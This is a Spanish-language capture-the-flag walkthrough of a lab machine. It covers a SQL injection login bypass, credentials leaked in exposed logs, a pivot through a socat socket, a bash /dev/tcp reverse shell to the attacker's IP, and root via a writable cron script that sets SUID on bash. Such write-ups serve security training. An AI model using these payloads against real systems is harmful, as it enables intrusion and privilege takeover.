




Podemos ver que tenemos un servidor web en la maquina, vamos a mirarlo y nos encontramos con un panel de logeo. Vamos a hacer un intento de SQL Injection,


Admin

admin ' OR '1'='1' -- -



A login form titled "Login" with two input fields: "Username" and "Password". Below the fields is a blue button labeled "Login".

Vemos que accedemos como administrador, ahora si inspeccionamos esta pagina nos encontramos con un comentario.



A welcome message for the admin dashboard. It says "Welcome, admin!" and "This is the **admin dashboard** for the site." Below this is a box containing user information: "Last login: 2025-09-10 16:04:24", "Role: Administrator", and "Access Level: Full". At the bottom, it says "To manage users or view logs, please use the navigation bar (coming soon... 🚧)" and a red warning message: "[!] Warning: System error logs are exposed to the public folder".

```
<!-- dev note: remember to secure logs.txt path before deploy -->
<!DOCTYPE html>
<html>
<head>
```

Así que al hacer una búsqueda con dirb encontramos una página /logs y podemos complementar con lo que nos pone de logs.txt y encontraremos varios usuarios, uno de ellos Albert y la contraseña.

```
< > ↻ No es seguro view-source:172.17.0.2/index.php?page=/logs/logs.txt
Ajuste de línea
1 [2024-03-29 12:04:12] ERROR: Login failed for user 'root'
2 [2024-03-29 12:04:12] DEBUG: Trying password 'YWRtaW4xMjM='
3 [2024-03-29 12:04:13] ERROR: Login failed for user 'admin'
4 [2024-03-29 12:04:14] DEBUG: Trying password 'dGVzdDEyMw=='
5 [2024-03-29 12:04:16] ERROR: Login failed for user 'test'
6 [2024-03-29 12:04:18] DEBUG: Login failed from IP 10.10.14.8
7 [2024-03-29 12:04:19] DEBUG: Login failed from IP 10.10.14.9
8 [2024-03-29 12:04:20] DEBUG: Login failed from IP 10.10.14.10
9 [2024-03-29 12:04:21] DEBUG: Login failed from IP 10.10.14.11
10 [2024-03-29 12:04:22] WARNING: Too many login attempts
11 [2024-03-29 12:04:23] ERROR: Login attempt for user 'albert'
12 [2024-03-29 12:04:24] DEBUG: Trying password 'NGxiM3J0MTIz'
13 [2024-03-29 12:04:25] SUCCESS: Auth success for user 'albert'
14 [2024-03-29 12:04:26] DEBUG: Session token issued: 38b2fdcbbfe78b9989f3e
15 [2024-03-29 12:04:27] DEBUG: SSH connection established from 10.10.14.8
16 [2024-03-29 12:04:28] DEBUG: User 'albert' added to sudo group
17 [2024-03-29 12:04:29] DEBUG: File accessed: /var/www/html/index.php?page=welcome
18 [2024-03-29 12:04:30] DEBUG: File accessed: /etc/passwd
19 [2024-03-29 12:04:31] DEBUG: File accessed: /var/log/auth.log
20 [2024-03-29 12:04:32] DEBUG: File accessed: /var/www/html/login.php
21 [2024-03-29 12:04:33] DEBUG: File accessed: /var/www/html/logs/logs.txt
22 [2024-03-29 12:04:34] WARNING: Potential exposure of file logs.txt
23 [2024-03-29 12:04:35] WARNING: logs.txt contains sensitive authentication data
24 [2024-03-29 12:04:36] [!!!] SECURITY ALERT: logs/logs.txt is PUBLICLY EXPOSED
25 [2024-03-29 12:04:37] [!!!] Use this file with caution credentials may be compromised
```

Vamos a conectarnos por ssh y estamos dentro de este usuario.

```
> ssh albert@172.17.0.2
albert@172.17.0.2's password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.12.25-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu May 22 13:43:28 2025 from 172.17.0.1
albert@68a99ac0617f:~$
```

Vamos a intentar ver si podemos hacer la escalada de privilegios por sudo o SUID, pero vemos que no va a ser posible.

```
albert@68a99ac0617f:~$ sudo -l
-bash: sudo: command not found
```

```
albert@68a99ac0617f:~$ find / -perm -4000 -user root 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/chfn
/usr/bin/su
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/umount
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chsh
```

Ejecutaremos ps aux para ver los procesos que se ejecutan y vemos que hay uno que lo ejecuta el usuario conx así que vamos a mirarlo.

```
albert@68a99ac0617f:~$ ps aux
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.0   4324   3144 ?        Ss   10:02   0:00 /bin/bash /etc/.start_services
root       23  0.0  0.3 203464 21804 ?        Ss   10:02   0:00 /usr/sbin/apache2 -k start
www-data   28  0.0  0.2 204132 17244 ?        S   10:02   0:00 /usr/sbin/apache2 -k start
www-data   29  0.0  0.2 204132 16360 ?        S   10:02   0:00 /usr/sbin/apache2 -k start
www-data   30  0.0  0.2 204132 16204 ?        S   10:02   0:00 /usr/sbin/apache2 -k start
www-data   31  0.0  0.2 204132 17124 ?        S   10:02   0:00 /usr/sbin/apache2 -k start
www-data   32  0.0  0.2 204132 17052 ?        S   10:02   0:00 /usr/sbin/apache2 -k start
root       43  0.0  0.0  12020   4196 ?        Ss   10:02   0:00 sshd: /usr/sbin/sshd [listener] 0 of 10-100 startups
root       49  0.0  0.0   3808   1764 ?        Ss   10:02   0:00 /usr/sbin/cron -P
conx       53  0.0  0.0   9288   3704 ?        S   10:02   0:00 socat UNIX-LISTEN:/home/conx/.cache/.sock,fork EXEC:/bin/bash
www-data   55  0.0  0.2 203972 15972 ?        S   10:02   0:00 /usr/sbin/apache2 -k start
root       57  0.0  0.0   2728   1560 ?        S   10:02   0:00 tail -f /dev/null
root       88  0.1  0.1  14432  10040 ?        Ss   10:07   0:00 sshd: albert [priv]
albert     99  0.2  0.1  14692   6660 ?        S   10:07   0:00 sshd: albert@pts/0
albert    100  0.0  0.0   5016   4108 pts/0    Ss   10:07   0:00 -bash
albert    114  0.0  0.0   8280   4260 pts/0    R+   10:08   0:00 ps aux
```

Vemos que contamos con los permisos para poder ejecutar el siguiente comando que esto nos permite conectarnos por un socket.

```
albert@68a99ac0617f:/home/conx/.cache$ ls -la
total 12
drwxrwx--- 1 conx albert 4096 Sep 10 10:02 .
drwx--x--- 1 conx albert 4096 May 22 15:57 ..
srwxrwx-rw- 1 conx conx    0 Sep 10 10:02 .sock
```

```
albert@68a99ac0617f:/home/conx/.cache$ socat - UNIX-CONNECT:/home/conx/.cache/.sock
whoami
conx
```

Ahora vemos que somos el usuario conx, así que haremos una reverse Shell

The screenshot shows a web-based interface for a reverse shell tool. On the left, under 'IP & Port', the IP is set to 192.168.1.26 and the port to 443. A red warning message states 'root privileges required.' Below this, tabs for 'Reverse', 'Bind', 'MSFVenom', and 'HoaxShell' are visible, with 'Reverse' selected. The 'OS' is set to 'Linux' and a search bar is present. On the right, the 'Listener' section shows the command 'sudo nc -lvnp 443' and the 'Type' set to 'nc'. A 'Copy' button is located below the listener command. At the bottom, a list of shells includes 'Bash -i' and 'Bash 196'. The main execution area displays the command 'bash -i >& /dev/tcp/192.168.1.26/443 0>&1'.

```
> sudo nc -lvnp 443
[sudo] contraseña para caan31:
listening on [any] 443 ...
```

Ahora con el usuario vamos a ver los procesos igualmente a ver que podemos hacer.

```
conx@68a99ac0617f:~$ ps aux | cat
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.0   4324   3144 ?        Ss   10:02   0:00 /bin/bash /etc/.start_services
root        23  0.0  0.3 203464 21804 ?        Ss   10:02   0:00 /usr/sbin/apache2 -k start
www-data    28  0.0  0.2 204132 17244 ?        S    10:02   0:00 /usr/sbin/apache2 -k start
www-data    29  0.0  0.2 204132 16360 ?        S    10:02   0:00 /usr/sbin/apache2 -k start
www-data    30  0.0  0.2 204132 16204 ?        S    10:02   0:00 /usr/sbin/apache2 -k start
www-data    31  0.0  0.2 204132 17124 ?        S    10:02   0:00 /usr/sbin/apache2 -k start
www-data    32  0.0  0.2 204132 17052 ?        S    10:02   0:00 /usr/sbin/apache2 -k start
root        43  0.0  0.0  12020   4196 ?        Ss   10:02   0:00 sshd: /usr/sbin/sshd [listener] 0 of 10-100 star
tups
root        49  0.0  0.0   3808   1764 ?        Ss   10:02   0:00 /usr/sbin/cron -P
conx        53  0.0  0.0   9288   3832 ?        S    10:02   0:00 socat UNIX-LISTEN:/home/conx/.cache/.sock,fork E
XEC:/bin/bash
www-data    55  0.0  0.2 203972 15972 ?        S    10:02   0:00 /usr/sbin/apache2 -k start
root        57  0.0  0.0   2728   1560 ?        S    10:02   0:00 tail -f /dev/null
root        88  0.0  0.1  14432  10040 ?        Ss   10:07   0:00 sshd: albert [priv]
albert      99  0.1  0.1  14692   6660 ?        S    10:07   0:00 sshd: albert@pts/0
albert     100  0.0  0.0   5016   4236 pts/0    Ss   10:07   0:00 -bash
albert     183  0.0  0.0   9288   3680 pts/0    S+   10:11   0:00 socat - UNIX-CONNECT:/home/conx/.cache/.sock
conx       184  0.0  0.0   9288   2076 ?        S    10:11   0:00 socat UNIX-LISTEN:/home/conx/.cache/.sock,fork E
XEC:/bin/bash
conx       185  0.0  0.0   4752   3192 ?        S    10:11   0:00 /bin/bash
conx       193  0.0  0.0   5016   4176 ?        S    10:12   0:00 bash -i
conx       196  0.0  0.0   3144   2196 ?        S    10:12   0:00 script /dev/null -c bash
conx       197  0.0  0.0   5016   3952 pts/1    Ss   10:12   0:00 bash
conx       212  0.0  0.0   8280   4108 pts/1    R+   10:13   0:00 ps aux
conx       213  0.0  0.0   3268   1672 pts/1    S+   10:13   0:00 cat
```

Vemos que el usuario root ejecuta el proceso cron así que nos meteremos a ver si nos encontramos algo, vemos que cuenta con un fichero que se llama backup-cron y vemos que ejecuta root un fichero.

```
conx@68a99ac0617f:/usr/sbin$ cd /etc/cron
cron.d/      cron.hourly/ cron.weekly/ crontab
cron.daily/  cron.monthly/ cron.yearly/
conx@68a99ac0617f:/usr/sbin$ cd /etc/cron.d
conx@68a99ac0617f:/etc/cron.d$ ls
backup-cron  e2scrub_all  php
conx@68a99ac0617f:/etc/cron.d$ cat backup-cron
* * * * * root bash /var/backups/backup.sh
```

Vamos a meter a este fichero para poder ejecutar con privilegios del propietario, en este caso root.

```
conx@68a99ac0617f:/etc/cron.d$ echo "chmod u+s /bin/bash" > /var/backups/backup.sh
```

Ahora esperamos un poco y al ejecutar un bash -p, vemos que somos root.

```
conx@68a99ac0617f:/etc/cron.d$ bash -p
bash-5.2# whoami
root
```